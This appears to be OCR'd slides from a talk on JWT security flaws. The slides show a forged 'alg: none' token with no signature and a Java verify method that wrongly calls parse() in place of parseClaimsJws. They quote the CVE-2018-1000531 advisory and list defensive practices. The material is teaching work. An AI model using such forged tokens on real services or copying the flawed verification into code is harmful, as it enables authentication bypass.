


```
PUT http://localhost:8080/user
Accept: */*
Content-Type: application/json
Cache-Control: no-cache
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxIiwiaWF0IjoxNTczMDcxNDY5LCJpc3MiOiJqd3QtZGV
                      zQ2OX0.r9Zu6q5yDVZD8PNGEau47D_UxUMQvk1jEZdB-M7tzIM
```

Demo #1

None Algorithm

Demo #1, None Algorithm




```
eyJhbGciOiJub25lIn0.eyJzdWIiOiI3IiwiaWF0
IjoxNTczMTAwODA0LCJpc3MiOiJqd3QtZGVtbyIs
ImV4cCI6MTU3MzE4NzIwNH0.
```

```
{
  "alg": "none"
}
```

```
{
  "sub": "7",
  "iat": 1573100804,
  "iss": "jwt-demo",
  "exp": 1573187204
}
```

NO SIGNATURE

io.jsonwebtoken




```
@Override
public long verify(String token) {
    try {
        Jwt jwt = Jwts.parser()
                .setSigningKey(SECRET_KEY)
                .parse(token);
        Claims claims = (Claims) jwt.getBody();
        return Long.valueOf(claims.getSubject());
    } catch (JwtException e) {
        throw new BadCredentialsException("Invalid token.");
    }
}
```

parseClaimsJws

Another Library with None Problem

- National Vulnerability Database



CVE-2018-1000531 Detail

Current Description

inversoft prime-jwt version prior to commit abb0d479389a2509f939452a6767dc424bb5e6ba contains a CWE-20 vulnerability in JWTDecoder.decode that can result in an incorrect signature validation of a JWT token. This attack can be exploitable when an attacker crafts a JWT token with a valid header using 'none' as algorithm and a body to requests it be validated. This vulnerability was fixed after commit abb0d479389a2509f939452a6767dc424bb5e6ba.

source: https://nvd.nist.gov/vuln/detail/CVE-2018-1000531

Demo #1, None Algorithm, Problems


- RFC problem
  - none available
- Implementation problem
  - Libraries and their APIs
- Application developers' problem
  - Know your tools

Library API Problem

- Examples
  - parse vs. parseClaimsJws
  - decode vs. verify
- Best practices
  - Understand your JWT library
  - Check out NVD
  - Require a specific algorithm and a key during verification

Why to Require Algorithm and Key?

- HMAC-SHA signed with RSA public key



CVE-2016-10555 Detail

